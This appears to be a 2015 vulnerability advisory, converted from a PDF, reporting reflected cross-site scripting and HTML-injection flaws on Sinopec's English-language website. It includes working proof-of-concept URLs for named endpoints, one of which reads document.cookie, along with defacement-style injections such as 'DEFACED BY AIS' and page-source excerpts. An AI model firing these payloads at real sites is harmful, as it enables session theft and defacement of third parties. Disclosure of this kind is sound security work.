

# Advanced Information Security

---

## Corporation



27/1/2015

## **Advanced Information Security Corporation**

### ***Security Advisory Report***

# SINOPEC GROUP Multiple Vulnerabilities

|              |                                   |
|--------------|-----------------------------------|
| Report Date  | 27/01/2015                        |
| Organization | Sinopec Group                     |
| Final Report | Nicholas Lemonias                 |
| Stakeholders | Republic of China / State Council |

**Services Affected:** <http://english.sinopec.com>

**Threat Level:** High

**Severity:** High

**CVSS Severity Score:** 7.0

Impact type: Complete confidentiality, integrity and availability violation.

**Vulnerability:**

(1) Filtration Bypass


(4) Unauthenticated Cross-Site Scripting Vulnerabilities / HTML Injections

## Vendor Overview

Sinopec Group is Asia's largest oil refining and petrochemical enterprise, run by the State Council of the People's Republic of China. It is headquartered at Chaoyangmenwai, Beijing. Sinopec Group is the largest company in the world by revenue, exceeding 1 trillion Chinese yuan per year. [1][2]

# Appendices


## Proof of Concept Image I – SINOPEC GROUP



### Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user’s session, to force a redirection to a third-party unsafe website, or to force a user’s browser to execute unsafe code on behalf of the attacker. [3] [4]

## Proof of Concept Image 2 – SINOPEC GROUP



### Proof of Concept 1:


[http://english.sinopec.com/investor\\_center/share\\_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert%28%22AIS%20Corporation%22%29%3C/scRipt%3E&ip=startDate&d=3](http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert%28%22AIS%20Corporation%22%29%3C/scRipt%3E&ip=startDate&d=3)

### Proof of Concept 2:

[http://english.sinopec.com/investor\\_center/share\\_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert%28document.cookie%29;%3C/scRipt%3E&ip=startDate&d=3](http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert%28document.cookie%29;%3C/scRipt%3E&ip=startDate&d=3)



## Proof of Concept Image 3 – SINOPEC GROUP



### DEFACED BY AIS

```
"); sl.addVariable("image","video.jpg"); sl.write("container");
```


## Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

## Proof of Concept

<http://english.sinopec.com/download/video/player.jsp?path=%27%22--%3E%3C/SCRIPT%3E%3Ch3%3EDEFACED BY AIS%3C/h3%3E%3C/script%3E>

## Code Snippet



```
Source of: http://english.sinopec.com/download/video/player.jsp?path=%27%22--%3E%3C/...
File Edit View Help

<!--
<title></title>
<head>
<body>
  <div id="container"><script type="text/javascript" src="/images/swfobject.js">
    sl = new SWFObject("/images/mediaplayer.swf", "mediaplayer", "500", "400", "7");
    addParam("allowfullscreen", "true");
    addParam("allowscriptaccess", "always");
    addVariable("width", "500");
    addVariable("height", "400");
    addVariable("file", "" --></style></script><html><body><h3>DEFACED BY AIS<
  -->
```

## Proof of Concept Image 4 – SINOPEC GROUP

| 日                                                   | 一                                                   | 二                                                   | 三                                                   | 四                                                   | 五                                                   | 六                                                   |
|-----------------------------------------------------|-----------------------------------------------------|-----------------------------------------------------|-----------------------------------------------------|-----------------------------------------------------|-----------------------------------------------------|-----------------------------------------------------|
| <a href="#">AIS WAS HERE"&gt;1</a>                  | <a href="#">AIS WAS HERE','2015-02-02');"&gt;2</a>  | <a href="#">AIS WAS HERE','2015-02-03');"&gt;3</a>  | <a href="#">AIS WAS HERE','2015-02-04');"&gt;4</a>  | <a href="#">AIS WAS HERE','2015-02-05');"&gt;5</a>  | <a href="#">AIS WAS HERE','2015-02-06');"&gt;6</a>  | <a href="#">AIS WAS HERE','2015-02-07');"&gt;7</a>  |
| <a href="#">AIS WAS HERE','2015-02-08');"&gt;8</a>  | <a href="#">AIS WAS HERE','2015-02-09');"&gt;9</a>  | <a href="#">AIS WAS HERE','2015-02-10');"&gt;10</a> | <a href="#">AIS WAS HERE','2015-02-11');"&gt;11</a> | <a href="#">AIS WAS HERE','2015-02-12');"&gt;12</a> | <a href="#">AIS WAS HERE','2015-02-13');"&gt;13</a> | <a href="#">AIS WAS HERE','2015-02-14');"&gt;14</a> |
| <a href="#">AIS WAS HERE','2015-02-15');"&gt;15</a> | <a href="#">AIS WAS HERE','2015-02-16');"&gt;16</a> | <a href="#">AIS WAS HERE','2015-02-17');"&gt;17</a> | <a href="#">AIS WAS HERE','2015-02-18');"&gt;18</a> | <a href="#">AIS WAS HERE','2015-02-19');"&gt;19</a> | <a href="#">AIS WAS HERE','2015-02-20');"&gt;20</a> | <a href="#">AIS WAS HERE','2015-02-21');"&gt;21</a> |
| <a href="#">AIS WAS HERE','2015-02-22');"&gt;22</a> | <a href="#">AIS WAS HERE','2015-02-23');"&gt;23</a> | <a href="#">AIS WAS HERE','2015-02-24');"&gt;24</a> | <a href="#">AIS WAS HERE','2015-02-25');"&gt;25</a> | <a href="#">AIS WAS HERE','2015-02-26');"&gt;26</a> | <a href="#">AIS WAS HERE','2015-02-27');"&gt;27</a> | <a href="#">AIS WAS HERE','2015-02-28');"&gt;28</a> |

### Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

### Proof of Concept

[http://english.sinopec.com/investor\\_center/share\\_price/calendar.jsp?form=stock\\_form&ip=%27%22--%3E%3C/style%3E%3Ch3%3EAIS%20WAS%20HERE](http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=stock_form&ip=%27%22--%3E%3C/style%3E%3Ch3%3EAIS%20WAS%20HERE)





## Proof of Concept Image 5 – SINOPEC GROUP

**Sinopec Corp.**

Home | 简体版 | 繁体版 | Sinopec Group

About Sinopec | Media Center | **Investor Center** | Products & Services | Environment & Society | Corporate Culture

key words  Search

**Investor Center**

Fact Sheet

Corporate Governance

Share Price

Operational Information

Reports

Presentation

General Meeting

Dividends

Sinopec & NYSE Corporate Governance Rules

**Share Price**

A share 5.69

H share 6.13

ADR 79.04

Data delayed at least 15 minutes  
Data provided by Sinopec Group  
Supplied by © 1

**历史股价**

New York:(unit:\$)

| Date       | Open  | High  | Low   | Close | Volume |
|------------|-------|-------|-------|-------|--------|
| 2001-09-06 | 14.50 | 14.55 | 14.30 | 14.55 | 15200  |
| 2001-09-07 | 14.50 | 14.50 | 14.00 | 14.06 | 27200  |
| 2001-09-10 | 14.03 | 14.22 | 14.00 | 14.15 | 11300  |
| 2001-09-17 | 13.15 | 13.50 | 12.54 | 13.10 | 71600  |
| 2001-09-18 | 13.20 | 13.29 | 13.20 | 13.26 | 30600  |
| 2001-09-19 | 13.26 | 13.35 | 13.20 | 13.21 | 107100 |
| 2001-09-20 | 13.15 | 13.18 | 13.00 | 13.00 | 20700  |

Download Center

The screenshot shows a web browser window with the address bar containing the URL: `rtDate=2000-10-19&endDate=2015-01-21&Submit2=search&gid=1`. The browser displays a table of share prices for Sinopec. Below the table, there is a form titled "AIS was Here" which contains a malicious JavaScript payload: `');" onclick="setLastMousePosition(event)" tabindex="3"> (yyyy-mm-dd)`. The form also includes a date input field set to "2015-01-21", a "search" button, and a label "End Date:".

|            |       |       |       |       |        |
|------------|-------|-------|-------|-------|--------|
| 2001-09-24 | 14.30 | 14.50 | 14.26 | 14.45 | 55600  |
| 2001-09-25 | 14.25 | 14.45 | 14.00 | 14.20 | 74600  |
| 2001-09-26 | 13.50 | 13.70 | 13.50 | 13.50 | 22100  |
| 2001-09-27 | 13.60 | 13.73 | 13.60 | 13.71 | 9500   |
| 2001-09-28 | 13.85 | 14.05 | 13.85 | 14.00 | 78900  |
| 2001-10-01 | 14.10 | 14.35 | 13.97 | 14.10 | 34300  |
| 2001-10-02 | 13.90 | 14.27 | 13.90 | 14.23 | 44700  |
| 2001-10-03 | 14.33 | 14.35 | 14.05 | 14.35 | 177600 |
| 2001-10-04 | 14.30 | 14.31 | 14.26 | 14.26 | 5800   |
| 2001-10-05 | 14.25 | 14.36 | 14.25 | 14.36 | 18100  |
| 2001-10-08 | 14.05 | 14.27 | 14.01 | 14.20 | 84000  |
| 2001-10-09 | 14.30 | 14.30 | 14.10 | 14.15 | 54600  |

**AIS was Here**

`');" onclick="setLastMousePosition(event)" tabindex="3"> (yyyy-mm-dd)`

End Date: 2015-01-21

**AIS was Here**

`');" onclick="setLastMousePosition(event)" tabindex="3"> (yyyy-mm-dd)`

## Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

## Proof of Concept

[http://english.sinopec.com//investor\\_center/share\\_price/historyQuery.jsp?doSearch=true&d="--></script><h3>AISWasHere</h3>&yearstart=3&monthstart=3&daystart=3&yearend=3&monthend=3&dayend=3&range=3&startDate=2000-10-19&endDate=2015-01-21&Submit2=search&gid=1](http://english.sinopec.com//investor_center/share_price/historyQuery.jsp?doSearch=true&d=)

## Code Snippet

The screenshot shows a web browser window displaying the Sinopec Group share price history page. The address bar shows the URL: `http://english.sinopec.com/investor_center/share_price/historyQuery.jsp?doSearch=true&d=`. The page content includes a table with columns for date, time, and price. A code editor window is overlaid on the page, showing the source code of the page. The code is HTML and JavaScript, and it contains a search form and a table of share prices. The code editor window is titled "http://english.sinopec.com/investor\_center/share\_price/historyQuery.jsp?doSearch=true&d=" and shows the following code:

```
143 </tr>
144 <tr>
145 <td align="left">Start Date:</td><td><input maxlength=10 size=12
name=startDate value=2000-10-19 id=startDate>
146 <a href="JavaScript: openLookup('calendar.jsp?
form=stock_form&ip=startDate&d=
"--></script><body><h3>AIS was Here</h3></body>'"
onclick="setLastMousePosition(event)" tabindex="3"></a>(yyyy-mm-dd)</td><td>&nbsp;</td></tr><tr><td
align="left">End Date:</td><td><input maxlength=10 size=12 name=endDate value=2015-01-21> <a
href="JavaScript: openLookup('calendar.jsp?form=stock_form&ip=endDate&d=
"--></script><body><h3>AIS
was Here</h3></body>'" onclick="setLastMousePosition(event)" tabindex="3"></a>(yyyy-mm-
dd)</td><td align="left"><input type="submit" name="Submit2" value="search"/></td></tr></tbody>
</table></td></tr></tbody></table></tr><tr><td bgcolor="#FFFFFF">&nbsp;</td></tr></table><table
border="0" cellspacing="0" cellpadding="0"><tr><td></td></tr></table><td width="8"></td><td width="198" valign="top"><table border="0"
cellspacing="0" cellpadding="0"><tr><td></td>
</tr></table><table border="0" cellspacing="1" cellpadding="0" width="100%" bgcolor="#e5e5e5">
<tbody><tr><td class="home-stork-bg"></td>
</tr></tbody></table><!--table cellspacing="0" cellpadding="4" width="100%" border="0"
class="insite-tittle-bg">
<tbody>
<tr>
<td class="txt-gra-12" align="center" width="40%">Shanghai</td>
<td class="txt-gra-12" align="left">12.18</td>
<td class="txt-gra-12" align="left" width="30%"> 0.10</td>
```

## References

- [1] Sinopec Group (2015). *SINOPEC Group / Our Company*. [Online] Available at: [http://english.sinopec.com/about\\_sinopec/our\\_company/20100328/8532.shtml](http://english.sinopec.com/about_sinopec/our_company/20100328/8532.shtml) [Last Accessed 27 Jan. 2015]
- [2] Wikipedia (2015). *Sinopec / Wikipedia China Petroleum & Chemical Corporation*. [Online] Available at: <http://en.wikipedia.org/wiki/Sinopec> [Last Accessed 27 Jan. 2015]
- [3] Microsoft (2015). *Microsoft Support / How to Prevent Cross-Site Scripting attacks* [Online] Available at: <http://support.microsoft.com/kb/252985> [Last Accessed 27 Jan. 2015]
- [4] OWASP Website. (2015). *Cross-Site Scripting (XSS)* [Online] Available at: [https://www.owasp.org/index.php/Cross\\_site\\_scripting](https://www.owasp.org/index.php/Cross_site_scripting) [Last Accessed 27 Jan. 2015]